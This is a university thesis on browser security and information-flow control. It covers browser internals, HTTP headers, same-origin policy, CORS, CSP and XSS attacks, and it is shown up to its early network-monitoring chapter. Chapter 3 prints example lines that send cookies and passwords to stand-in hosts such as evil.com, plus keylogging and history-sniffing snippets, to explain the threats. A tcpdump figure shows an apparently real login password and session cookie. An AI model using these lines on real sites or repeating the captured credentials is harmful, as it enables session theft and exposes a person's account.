Towards an Architecture for Safe and Secure Browsing

by

Major Amit Pathania

Guide:
Prof. R. K. Shyam Sundar
Department of Computer Science & Technology
Indian Institute of Technology Bombay
Mumbai 400076 (India)

October 2017

Acknowledgement

First and foremost, I thank God Almighty for all the blessings he has showered over me.I would like to thank my advisor, **Prof. R.K. Shyamasundar** for his valuable guidance and regular discussions and advice throughout the course of the work. I would like to thank all the researchers whose works have been studied and referenced which helped me to understand the problem better.

Further, I would also like to thank the department and the office staff for their support and help. Last, but not the least, I would like to thank all my friends and family for their moral support and encouragement.

Abstract

Web browsers are one of the most frequently used applications used by most online users to access online content. A web browser handles content from different sources based on users requirement. Web browsers deal with variety of personal information of users like user name and passwords for mail accounts and online banking applications and other personal details filled in forms. Web applications include third party scripts to provide dynamic content using JavaScripts and make browsing experience more interactive. However, the dynamic nature of JavaScript make browsers vulnerable to attacks and allow attackers to steal the sensitive information contained in webpages. Existing web standards dont address this issue satisfactorily as they prefer functionality over privacy and ease over security.

In this work, the existing web and browser architecture was studied and the framework required to track the flow from information from the browser was identified. The existing approaches being followed for information flow control in web browsers to make them more secure were referenced. The existing privacy violating flows due to JavaScripts were identified and efforts were made to define security policies to give more control to users on how much information should flow out of web browsers. The chrome extensions were built to implement these polices and tested to check their effectiveness by simulating simple sensitive data stealing attacks.

However, implementation of strict security policies would improve security in terms of better privacy control and restricted JavaScript execution but it is imperative that the functionality and features offered by web pages will also suffer and it remains a challenge to balance the privacy and functionality.

Contents

Chapter 1

Introduction and Motivation

1.1 Introduction

Web browsers provides us an graphical user friendly interface to access online content. A web browser handles content from different sources based on user's requirement. User can visit his social media account on one browser tab , his online banking account on one tab and watching movie on some other website. All this data needs different levels of security and trust. Apart from that, browsers also store passwords for online accounts, personal information, login details, browser history and cookies. The loss of this information can lead to loss of privacy, identity thefts, loss of money to other serious cyber crimes.

In order to make browsing experience more satisfying and to embed third party multimedia or dynamic content, modern web pages uses scripts or CSS from third party websites. These scripts also provide page analytic, advertisements and many other features. All included third party scripts run with the same access privileges as hosting page[1].The studies consistently rank code injection as the most prevalent type of attack on web applications. JavaScript code injection via cross-site scripting (XSS) accounted for 43% of all Internet security vulnerabilities documented during 2012 by WhiteHat Security [2]. Online advertisements also have been misused to inject malicious JavaScript code into popular sites. Indeed, almost all popular websites including Google Mail and Facebook have often been affected by a certain form of malicious JavaScript injection attacks. It has been found that several popular web sites make use of history sniffing to gain information about user's browsing history[3]. Malicious scripts can leak sensitive user information like user account details or passwords in background to third party servers without user noticing any difference while browsing.

However, today's browsers ares till vulnerable to above attacks and offer very less or limited protection against data leaks. Hence, it's important to track flow of information in browser to prevent attacks from untrusted third party scripts or XSS attacks. Based on this information flow, security policies can be defined to control the information which can be accessed by these scripts and and to detect and stop information leaks.

1.2 Motivation

Web applications which provide dynamic content using third party JavaScripts are vulnerable to a wide range of attacks. Third party scripts has same privileges as host and can access sensitive data or make modifications in the page. There is inherent requirement to provide some level of access to script so that desired features can be provided like advertising scripts need to insert ads into the page, and analytics scripts need to read cookies and track users behavior on the page [4]. While some third party scripts are from trustworthy vendors like Google Analytics, many other scripts may be developed by domain-specific vendors who may or may not be trusted or degree of trust in such vendors may vary based on sensitivity of information. Also,trust worthy websites are liable to attacks or hacks.For example, an attacker who compromises hosts serving the Google Analytics script would be able to completely control more than 50% of the top websites [5][6].
Existing web standards don't address this issue satisfactorily as they prefer functionality over privacy and ease over security. The same-origin policy is first line of defence against such attacks as it restricts a content of webpage and third-party scripts included in it to communicate with webpage domain's servers only. But many a times,this restriction has to be relaxed. For instance, in case website owner want to include third party images in his webpage,the script can request the images but such requests can be used to send information by by encoding it in image urls. Similary, Content Security Policy (CSP)[7], also helps the web designers to whitelist scripts which can be included in webpage but it places complete trust in these scripts and places no restriction on content that can be accessed by these scripts.

Several approaches [8] [9] [10] [11] have shown that information flow tracking can overcome the shortcomings of the SOP and successfully counter XSS based information leak attacks. These involve labeling the sensitive data and restricting scripts not having required security level from accessing this sensitive data or they permit third party scripts to execute and access sensitive data but restrict where scripts can send this data or data derived from this sensitive data based on policy.

1.3 Executive Summary

The aim of this work to identify the untrusted points of interaction within current web architecture. The dynamic nature of JavaScript makes current web architecture vulnerable to attacks by malicious scripts. There are two possible locations that can be considered to make browsing secure : one at server side and other at client side.

The approaches which deal with server side involve web application designers to adopt safe JavaScript practices which involves input sanitation , restricting use of eval() function , restricting cross domain requests, allowing only white listed third party scripts to be loaded. These constraints can be defined as fine grained policies to change the behaviour of code. It also involve code rewriting using subset of JavaScript functions or new functions defined for restricting information which JavaScript code can access. Some techniques also involve static and dynamic analysis of JavaScript for detecting implicit and explicit flows.

The other approach deals with monitoring flow of information in client's browser. These involve either modifications in browser core (JavaScript execution engine, DOM engine) or controlling flow of information using browser extensions or plugins. In browser core modifications, flow of information is tracked by tagging security labels to sensitive data and checking third party script accesses to sensitive data or DOM elements. In some approaches, JavaScripts are executed in sandboxed or virtualised environment to visualize their interaction with sensitive data in controlled environment. Here, during the JavaScript execution information flow is monitored. The mechanisms using browser plugins or extensions track information flow by either creating whitelists or by restricting the execution of third party scripts.

This work follows the second approach wherein user can define security policies to control information flowing out of the his browser as per his security requirements. If the user is security freak and dont want to get his browser to be fingerprinted or want to block ads in the page or want to block some urls, then by selecting the appropriate policy, he can control the information being sent out by the browser to these sites. Some sites may not work fully or offer restricted content if we block the third party scripts. But it would be the choice of the user to chose security over ease of browsing. Some of these policies can be generic and applicable to all websites and cover common browsing behaviour or some policies can be site-specific based on site domains and cover customized user behaviour. For eg: Blocking user-agent information in HTTP request can be applicable to all urls but blocking all scripts or only third party scripts can depend on site being visited by the user based on trust between user and the site. The generic policies can also be defined

by grouping third party scripts into broad categories like analytic scripts, advertising scripts, CSS scripts, widgets etc.

Chapter 2 gives an overview of web browser architecture and webpage rendering process. The HTML parsing, dynamic nature of JavaScript and DOM environment make current web applications interactive but vulnerable to many attacks. Chapter also covers HyperText Transfer Protocol(HTTP) so that browser's interaction with outside world can be explained. The chapter also covers security mechanisms provided in current web architecture.

Chapter 3 describes in detail how an attacker can gain access to sensitive data from a web application. The chapter covers different type of XSS attacks and other security risks associated with browsing.

Chapter 4 describes the architectural design for information flow control in web browser. This chapter explains how information being sent by browser can be tracked as it passes through the TCP/IP network stack. This helps to clearly view what data is sent by browser to which all domains, what requests are sent to servers for fetching a resource(web page or image or script) and corresponding responses being received from server.

Chapter 5 defines the security policies that are needed to detect and mitigate undesired information flows. The chapter also covers the implementation of these policies using browser extensions. Few simple attacks were simulated to check robustness of these security policies.

Chapter 6 covers the related works in the field of information flow control in browsers which were referenced and studied. The chapter broadly covers how these approaches detect information flows and try to make browsing more safer.

Chapter 7 summarizes the current work and broadly covers the future scope and work being envisaged.

Chapter 2

Background

2.1 Web browser

The main component of today's world of web is web browser which provide a graphical interface to users where they can request web pages from server and view the response. The response can be html page embeded with images, videos or some application like pdf document. The way the browser interprets and displays HTML files is specified in the HTML and CSS specifications. These specifications are maintained by the W3C (World Wide Web Consortium) organization, which is the standards organization for the web .

2.1.1 Browser Architecture

The web browser can be divided into following seven major components[12]:

- **The user interface**.This includes the address bar, menu, back/forward button, bookmarking menu,home button etc.It includes all parts of browser display apart from main window where web content is displayed.
- **The browser engine**. The browser engine helps in communication between the UI and the rendering engine.
- **The rendering engine**.This component is responsible for parsing the html content, building DOM tree, rendering the web page and painting the content on display screen for users.

- **Networking**.This component is responsible for making HTTP requests and receiving responses.It makes network calls using different implementations for different platform behind a platform-independent interface.
- **UI backend**. This is used for drawing basic widgets like combo boxes and windows. This backend exposes a generic interface that is not platform specific. It uses underlying OS user interface methods.
- **JavaScript interpreter**. This component is used to parse and execute JavaScript code.
- **Data storage**. This is a persistence layer. The browser may need to save all some data locally, such as cookies, browser history, bookmarks etc. Browsers also support storage mechanisms such as localStorage, IndexedDB, WebSQL and FileSystem.



FIGURE 2.1: Browser Components [12]

2.1.2 Browser Rendering process

The browser rendering process starts when browser receives the raw bytes of data.The data handled by the tokenization stage can either come from the network,or come from script running in the browser for dynamic content, e.g. using the document.write() API. Browser translates them to individual characters based on specified encoding of the file (e.g. UTF-8). After that, browser converts character strings into distinct tokens as specified by W3C HTML5 standard. This process is called **Tokenizing**.Among HTML tokens are start tags, end tags, attribute names and attribute values for example, "<html>", "<body>"and other strings within angle brackets. Each token has a special meaning and its own set of rules. Then, the **parse tree** is constructed by analyzing the

document structure according to the language syntax rules. For each token the specification defines which DOM element is relevant to it and element will be created for this token. Finally, **Document Object Model** (DOM) is created by adding nodes to the tree as per relationships between the nodes. Similarly,CSS Object Model (CSSOM) is made for CSS emeded in the page.First, the browser combines the DOM and CSSOM into a "render tree," which captures all the visible DOM content on the page and all the CSSOM style information for each node. Render tree contains only the nodes required to render the page. Layout computes the exact position and size of each object. The last step is paint, which takes in the final render tree and renders the pixels to the screen.

The rendering engine is single threaded. Almost everything, except network operations, happens in a single thread. In Firefox and Safari this is the main thread of the browser. However, some browsers like Chrome/chromium run multiple instances of rendering engine, one for each tab.Network operations can be performed by several parallel threads. The number of parallel connections is limited (usually 26 connections)



FIGURE 2.2: Browser Rendering process [13]

2.1.3 HTML Parser

Parsing is based on two major parts tokenenising and applying grammar rules for constructing a parse tree. HTML parser is used to parse the HTML markup into a parse tree.The vocabulary and syntax of HTML are defined in specifications created by the w3c organization.There is a formal format for defining HTML - DTD (Document Type Definition), but it is not a context free grammar. The HTML parser is more "forgiving"ie it lets one omit certain tags like sometimes user may omit the start or end of

tags, or misplace a tag. Browsers have error tolerance to support well known cases of invalid HTML. The output tree is a tree of DOM element and attribute nodes.DOM is the object presentation of the HTML document and the interface of HTML elements to the outside world like JavaScript. The root of the tree is the "Document" object.The DOM has an almost one-to-one relation to the markup.



FIGURE 2.3: HTML code and it's corresponding DOM tree [12]

2.2 HTTP protocol

The Hypertext Transfer Protocol (HTTP) [14] is a stateless application- layer protocol that is used establishing connection and exchanging messages between web server and web browser. A client user-agent sends a request to the server in the form of a request method, URI, and protocol version, followed by a MIME-like message containing request modifiers, client information, and possible body content over a connection with a server. The server responds with a status line, including the messages protocol version and a success or error code, followed by a MIME-like message containing server information, entity metainformation, and possible entity-body content.It's important to understand how web browsers sends information out of client systems to web servers for security concerns.

FIGURE 2.4: HTTP Request and Response

2.2.1 HTTP General headers

Header	Description	Example
Connection	Help clients and servers manage connection state	Connection:Keep-Alive Connection: close
Date	Tells when the message was created	Date: Tue, 28 Feb 2017 17:55:07 GMT
Via	Shows proxies that handled message	Via: 1.1 www. myproxy.com (Squid/1.4)
Cache-Control	Among the most complex of headers, enables caching directives	Cache-Control: no-cache Cache-Control: public, max-age =2592000

2.2.2 HTTP request headers

Most of the times, clients initiate the request to server for some resource. The general format of HTTP request is as follows:

Response = Status-Line — general-header — request-header — entity-header — CRLF [message-body]

The first line of a request message from a client to a server includes protocol version being used, the method to be applied to the resource (GET or POST) and the identifier of the resource. Eg: GET www.moodle.iitb.ac.in HTTP/1.1

There are many HTTP request headers and few important ones are listed below:

Header	Description	Example
Host	The hostname (and optionally port) of server to which request is being sent	Host: gpo.iitb.ac.in
Referer	The URL of the resource from which the current request URI came	Referer: http://www.host.com/ login.asp
User-Agent	Name of the requesting application, used in browser sensing	User-Agent: Mozilla/4.0 (Compatible; MSIE 6.0)
Accept and its variants	Inform servers of clients capabilities and preferences Enables content negotiation	Accept: image/gif, image/jpeg;q=0.5 Accept-variants for Language, Encoding, Charset
If-Modified and its variants	It makes the request conditional: the server will send back the requested resource, only if it has been last modified after the given date. If the request has not been modified since, the response will be a 304 without any body	If-Modified-Since: Sat, 28 Sept 2017 06:38:19 GMT, If-Unmodified-Since: Sat, 29 Oct 1994 19:43:31 GMT,If-Range: Sat, 29 Oct 1994 19:43:31 GMT
Cookie	Help clients to pass cookies back to the servers that set them	Cookie: id=23432;level=3

2.2.3 HTTP response headers

After receiving and interpreting a request message, a server responds with an HTTP response message.The general format of response is as follows:

Response = Status-Line — general-header — response-header — entity-header — CRLF [message-body]

The first line of a Response message is the Status-Line having the protocol version, a numeric status code and its associated textual phrase. Eg: HTTP/1.1 404 Not Found

Header	Description	Example
Accept-Ranges	It allows the server to indicate its acceptance of range requests for a resource	A server that accepts byte-range requests may send : Accept-Ranges: bytes
Age	It conveys the sender's estimate of the amount of time since the response was generated at the origin server.	Age: 1030
ETag	It provides the current value of the entity tag for the requested variant.It allows caches to be more efficient, and saves bandwidth, as a web server does not need to send a full response if the content has not changed.	ETag: "33a64df551425fcc55e89d4" ETag: W/"0815"
Location	It is used to redirect the recipient to a location other than the Request-URI for completion.	Location: http://www.w3.org/ pub-/WWW/People.html
Proxy-Authenticate	This field is included as a part of a 407 (Proxy Authentication Required) response.	Proxy-Authenticate: Basic realm= "Access to the internal site"
Retry-After	Indicates how long the user agent should wait before making a follow-up request.	Retry-After: Thu, 19 Oct 2017 02:30:30 GMT
Server	It contains information about the software used by the origin server to handle the request	Server: Apache/2.4.1 (Unix)
Vary	It determines how to match future request headers to decide whether a cached response can be used rather than requesting a fresh one from the origin server.	When server wants caching servers to consider the user agent when deciding whether to serve the page from cache. Vary: User-Agent
WWW-Authenticate	It defines the authentication method that should be used to gain access to a resource.The WWW-Authenticate header is sent along with a 401 Unauthorized.	WWW-Authenticate: Basic

2.2.4 HTTP entity Header

Entity-header fields conatin the metainformation about the entity-body and in case of no body, it contains information about the resource identified by the request. Few

important ones are lsited here:

Header	Description	Example
Content-Type	This header indicates the "mime-type" of the document. The browser then decides how to interpret the contents based on this.	Content-Type: text/html; charset=UTF-8 Content-Type: image/gif Content-Type: application/pdf
Content-Disposition	This header instructs the browser to open a file download box, instead of trying to parse the content.	Content-Disposition: attachment; filename="download.zip"
Content-Length	When content is going to be transmitted to the browser, the server can indicate the size of it (in bytes) using this header.	Content-Length: 89123

2.3 JavaScript

A key component in todays web application, is JavaScript. JavaScript code in a web application executes in the browser and can communicate with a web server. In order to make web pages more interactive, JavaScript was introduced to enable web pages to load and execute code that dynamically updates the page , even as the page is being parsed. HTML supports a <script> tag to embed JavaScript code into a webpage. JavaScript provides a tool to web developers for client-side scriptability so that some of the load can be transferred to browsers and load on servers can be reduced. Clients can directly fetch dynamic content from third party websites instead of being server by webpage directly. This provides user with more speed and interactivity.The HTML specification [15] establishes the following ways to embed JavaScript in a webpage[16] :

- Inside an HTML tag. The <script>, <object>,<applet>, and <embed> permit inclusion of JavaScript within the page. Attackers commonly use the <script> tag to inject malicious code as it supports direct inlining of JavaScript into the HTML document.
- As an event handler. The JavaScript can be invoked to execute code to handle an event every time an event triggers.These events can be intrinsic events, like key presses, mouse hovering or clicking, errors, page loading and unloading, and form submission. Often web authors designate the target script of an event handler using the javascript: URL scheme.

- As an HTML attribute. HTML tags often provide an attribute (e.g., src, data, content) that allows loading JavaScript code from a separate URL.

JavaScript also provides the eval() function which evaluates strings which can be expression or two or more JavaScript code statements. Indirect call to eval() has global scope. eval() is a dangerous function [17] as it executes the code passed as argument with the privileges of the caller. So, if a string that could be affected by a malicious party is passed to eval(),then malicious code will run with the permissions of webpage/extension on user's machine. Use of eval() is discouraged where other JavaScript functions can be used.

2.3.1 Document Object Model environment

The DOM [18] originated as a specification to allow JavaScript scripts and Java programs to be portable among Web browsers. "Dynamic HTML" was the immediate ancestor of the Document Object Model. DOM interface provide way to browser to support dynamic modification of the page which has already been served by the web server. DOM follows a tree like structure where each node can be referenced by scripts based on this tree structure. With the HTML DOM, JavaScript can access and change all the elements of an HTML document.For example, the content of div element of id "name" can be changed dynamically using document.getElementById("name").innerHTML = "New content" or we can read values of http headers using details.requestHeaders[i].value. The DOM also provides a way to access browser environment through the window, navigator, screen, history, and location objects. There is requirement to control access to these nodes and prevent modification of these objects and page data by malicious code. In addition to storing visible page elements, the DOM allows creation of invisible elements within the document that can be used to store and communicate information.

2.4 Current Browser Security

in order to protect against cross-site scripting and other web attacks, the browser developers have implemented some countermeasures in modern browsers.The first line of defense is the same-origin-policy (SOP) that imposes restrictions on the way in which scripts and data from different origins can interact. The SOP was meant to provide confidentiality and integrity by isolating web pages of distinct origins.However, there was requirement to relax this restriction to allow third party content to be added to webpages, hence additional security mechanisms were proposed like Cross-Origin Resource Sharing (CORS) and Content Security Policy (CSF).

2.4.1 Same Origin Policy(SOP)

Under the policy,the content received from one website is allowed to read and modify other content received from the same site but is not allowed to access content received from other sites.Also,a web browser permits scripts contained in a first web page to access data in a second web page, but only if both web pages have the *same origin*. In SOP, origin is defined as a combination of protocol, hostname and port number. Hence,this policy helps to prevent a malicious script on one page from obtaining access to sensitive data on another web page through that page's Document Object Model. If user has opened untrusted and malicious website in one browser tab and if he is accessing his email, facebook account and bank account on other tabs, then without SOP, malicious website on other tab can access private sensitive information contained in other tabs by reading their cookies or http requests. Attacker can then use this information for reading victim's mail or sending mails from victim's mail account or read content on victim's facebook wall and post on victim's facebook wall or transfer funds from victim's account to his account.

A browser with strict SOP enforced is invulnerable to attacks involving third party scripts. The malicious script injected in webpage can't access cookies and content of trusted website and send sensitive data to evil web page and thus XSS can be prevented. Also, CSRF attacks can be prevented by validating each Referrer header of http request and preventing cross domain requests. But, this would also disallow third-party images and style sheets to be loaded making browser very dull and no one would want to use such browser[19].

2.4.2 Cross-Origin Resource Sharing (CORS)

A webpage makes a cross-origin HTTP request when it requests a resource (image,CSS stylesheets,scripts) from different domain.For example, an HTML page from http://abc.com has an image with source as http://xyz.com/image.jpg. Hence, a cross-origin HTTP request is required. Many pages on the internet load resources like CSS stylesheets, images and scripts from other domains[20].

HTML5 CORS permits a developer to set up an access control list to allow other domains to access resources.This can be controlled through the following headers:

```
Access-Control-Allow-Origin
Access-Control-Allow-Credentials
Access-Control-Allow-Methods
```

Access-Control-Allow-Origin header defines the list of origins (domains) which are permitted to interact with given domain which the SOP would have denied. The second header defines whether or not the browser will send cookies with the request for verification of credentials. If CORS is incorrectly configured, then a malicious website can steal confidential information from a vulnerable site or even execute protected functions. Many servers use regular expressions to check whether given domain is permitted to be served or not.In such cases,the similar looking malicious website can bypass the validation. Example: If the validation simply checks the existence of a particular string trustedsite.com within the domain then trustedsite.com.evil.net can also be validated.Other vulnerability arises when servers generate the *Access-Control-Allow-Origin* header based on the user-supplied Origin value i.e. when target server echoes back the value supplied within browser origin header.

2.4.3 Content Security Policy(CSP)

The main reason for XSS attacks is that web browser trusts the origin of the page and hence treats complete content loaded by the trusted domain as safe. Eg hidden malicious code posted as post by attacker on some forum[**?**]. The CSP provides http header that allows websites to declare approved sources of content that browser is allowed to load in that page. This helps to reduce XSS risks on modern browsers[7]. This helps to create a whitelist of sources of trusted content, and browser can execute or render resources from these sources only. So, even if an attacker can find a hole through which he can inject script, the script won't match the whitelist, and therefore won't be executed. Eg If CSP is defined as *Content-Security-Policy: default-src 'self'* , then content from origin of site is only permitted excluding subdomains. If CSP is *Content-Security-Policy: default-src 'self' *.trustedsite.com* , then content from a "trustedsite" domain and all its subdomains is also permitted. Similary, we can specify CSP for each object. Eg If CSP is defined as *Content-Security-Policy: default-src 'self'; img-src myimage.com hdimage.com ; media-src * ; script-src trustedcode.com* then images can be loaded only from domains myimage.com and hdimage.com, videos can be loaded from any domain(*) and scripts can be executed from domain trustedcode.com. The vulnerabilities arise when CSP policies are misconfigured or are too permissive like setting permitted source as wild card (*) for scripts or images.

Chapter 3

Security risks in web browsers

As discussed earlier, dynamic nature of JavaScript can cause possibility of unauthorised information flows which can compromise user's private information[21]. The third party code in websites has access to sensitive information in the web page and if source of the code is not fully trusted or source is compromised, it can lead to many privacy risks. Also, third party scripts can trigger unintended page modifications or malicious malware downloads.

3.1 Type of XSS attacks

Attackers can exploit the code-injection vulnerability by injecting malicious code into a webpage, causing viewers of that page to unwittingly execute malicious code. This code on execution has access to sensitive information contained in the current page, can steal this information and send it to attacker's web server.

3.1.1 Persistent XSS

Persistent or Stored XSS attacks [22] involves an attacker injecting a script into a web application that stores user-supplied data into a server-side data store. Web site will then inserts the data into dynamically assembled pages delivered to all users. The example of such an attack involves a message board or web forum or comment field on a blog that allows the posting of user generated content.

3.1.2 Reflected XSS

In a reflected XSS attack, the malicious string is part of the victim's request to the website. The website then includes this malicious string in the response sent back to the user. The attacker frames the victim to make a request to the server which containing malicious code using phishing emails and other social engineering techniques and ends-up executing the script that gets reflected and executed inside the browser.A reflected XSS attack exploits the behavior of web servers configured to return pages that incorporate data originating from a client-side request.

3.1.3 DOM based XSS

In a DOM-based XSS attack [23], the malicious string is not actually parsed by the victim's browser until the website's legitimate JavaScript is executed. Here, the attackers payload is never sent to the server making it difficult to detect.The malicious script is inserted as part of innerHTML and executed at client side itself.

3.2 Privacy violating flows

3.2.1 Cookie Stealing

The script embedded in the page can access cookies and other sensitive information stored on the page. If the script is malicious then it can steal the this cookie between user and website by adding document.cookie to the URL of image request or by navigating the user's browser to a different URL and triggering an HTTP request to the attacker's server.

```
img.src="attacker.com/evil.png"+document.cookie
```

```
window.location='http://evil.com/?cookie='+document.cookie
```

These requests will collects the user's cookie information from the current webpage , and then sends it over to attacker's server that collects the cookie information. Now, attacker can use this cookie to impersonate as genuine user to the website and can mount a session hijack attack.

3.2.2 Sensitive Data Theft Attacks

Similar to cookie stealing attacks, attacker can use embedded malicious code to send user sensitive data information to attacker's webserver by adding this sensitive data information to URL of the image.

```
img.src="attacker.com/evil.png"+user_password+accountnumber
```

3.2.3 History Sniffing

These attacks rely on the fact that browsers display links to sites that has been visited differently than ones those havent. By default, visited links are purple and unvisited links blue. History sniffing JavaScript code running on a Web page checks to see if user's browser displays links to specific URLs as blue or purple. So, attacker can create a link to the target URL in a hidden part of the page, and then uses the browser's DOM interface to inspect how the link is displayed. If the link is displayed as a visited link, the target URL is in the user's history. Attacker can use JavaScript's XMLHttpRequest API to insert such code.

```
var req = new XMLHttpRequest();
req.open('GET', "onlinesbi.com", false);
req.send(null);
```

Once request is sent, the script can check how the above address is displayed by browser.

3.2.4 Keylogging Attacks

Attacker can use embedded scripts to log keystrokes by using event handlers. The sample code for such attacks :

```
document.onkeypress = listenerfunction ;
```

This listener function can be used to record user's keystrokes and these logs can be sent through an HTTP request to attacker's server.

3.2.5 Behavior Tracking

Similarly, like Keylogging attacks, embedded scripts can use event handlers that track mouse and keyboard activity to record information about the user's mouse clicks and movements, scrolling behavior, and what parts of the text were highlighted on the web-page. Several web-analytic companies sell products that use above techniques to track information about users.

3.2.6 Reading page contents

Several third party scripts read contents of the page varying from specific element to the full document. Such actions are common for scripts used for ad-retargetting purpose[4]. Based on user's shopping or search history, the relevant ads are served to the user. However, such information flows violate the privacy of the users.

3.3 Other security vulnerabilities

3.3.1 Unintended page modifications

Many websites insert third party advertisements in their web pages to generate revenue. The website developers mark certain sections in page (using tags like adPos) where such ads can be inserted. However, malicious third party scripts may misuse their privileges and can inject advertisements in unintended places by modifying the DOM elements. Such behaviour affects the integrity of the website.

3.3.2 Web-based Malware

Many malicious websites try to automatically install a malware binary, also called drive-bydownload in victim's computer. The installed malware often enables an adversary to gain remote control over the compromised computer system and can be used to steal sensitive information[24]. The malware downloads can be triggered using JavaScript code to fetch an executable and automatic installation by exploiting the existing vulnerabilities in OS or by tricking usrs to click on such links by social engineering. Malvertisements [25] use malicious banner ads to install malware on victim machines. Such malvertisements can be a Flash programs that look like regular ads but contain malicious code which can either redirect users to attacker's website or download malware and attack victim's sytem directly. Malicious ads can also be implemented without Flash by simply redirecting the destination of the ad.

Chapter 4

Architecture for information flow control in web browser

Secure Information flow means that no unauthorised information flow is possible. Information flow security is concerned with regulating how information can flow through a program [9]. All information flows between subjects(users and processes acting on behalf of users) and objects (files,resources) should follow the information flow security policy and all those flows which do not follow security policy should be blocked. The information sent by browser at application layer passes through TCP/IP network stack and then delivered to webserver over physical medium. Hence, in order to understand the flow of information from browser, one can follow the data passing through TCP/IP layers and inspect this data and it's destination against the security policy for leakage.

4.1 Tracking information at network layer

One way to monitor information being sent by web browser to web server is to sniff and analyze network layer packets. One can view live data moving out of system using tcpdump or wireshark at network layer. The data can be account username or password sent by using GET or POST method and request headers being sent by browser.These tools can be used to view payload of network layer packets for non-HTTPS connections only.

```
listening on eno1, link-type EN10MB (Ethernet), capture size 262144 bytes
12:16:11.345961 IP 10.130.5.236.40094 > asc.iitb.ac.in.http: Flags [P.], seq 1380981664:1380982619, ack 35
nu/WebPages/ldaplogin.jsp HTTP/1.1
E.... @.@...
...
cc....PRP.....v..........
........POST /acadmenu/WebPages/ldaplogin.jsp HTTP/1.1
Host: asc.iitb.ac.in
Connection: keep-alive
Content-Length: 66
Cache-Control: max-age=0
Origin: http://asc.iitb.ac.in
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Ubuntu Chromium/60.0.31
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://asc.iitb.ac.in/acadmenu/WebPages/Login.jsp
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.8,en;q=0.6
Cookie: JSESSIONID=F2EA7BA915D5F7A113EB8670AEAC5777; __utmt=1; __utma=189154619.1416180230.1503383786.1503
86.1.1.utmcsr=(direct)|utmccn=(direct)|utmcmd=(none)

UserName=16305401&UserPassword=amit%4069032&submit.x=36&submit.y=2
12:16:11.474079 IP 10.130.5.236.40108 > asc.iitb.ac.in.http: Flags [P.], seq 1514984775:1514985643, ack 35
nu/menu.jsp HTTP/1.1
E...,.@.@...
...
```

FIGURE 4.1: Monitoring network traffic using tcpdump

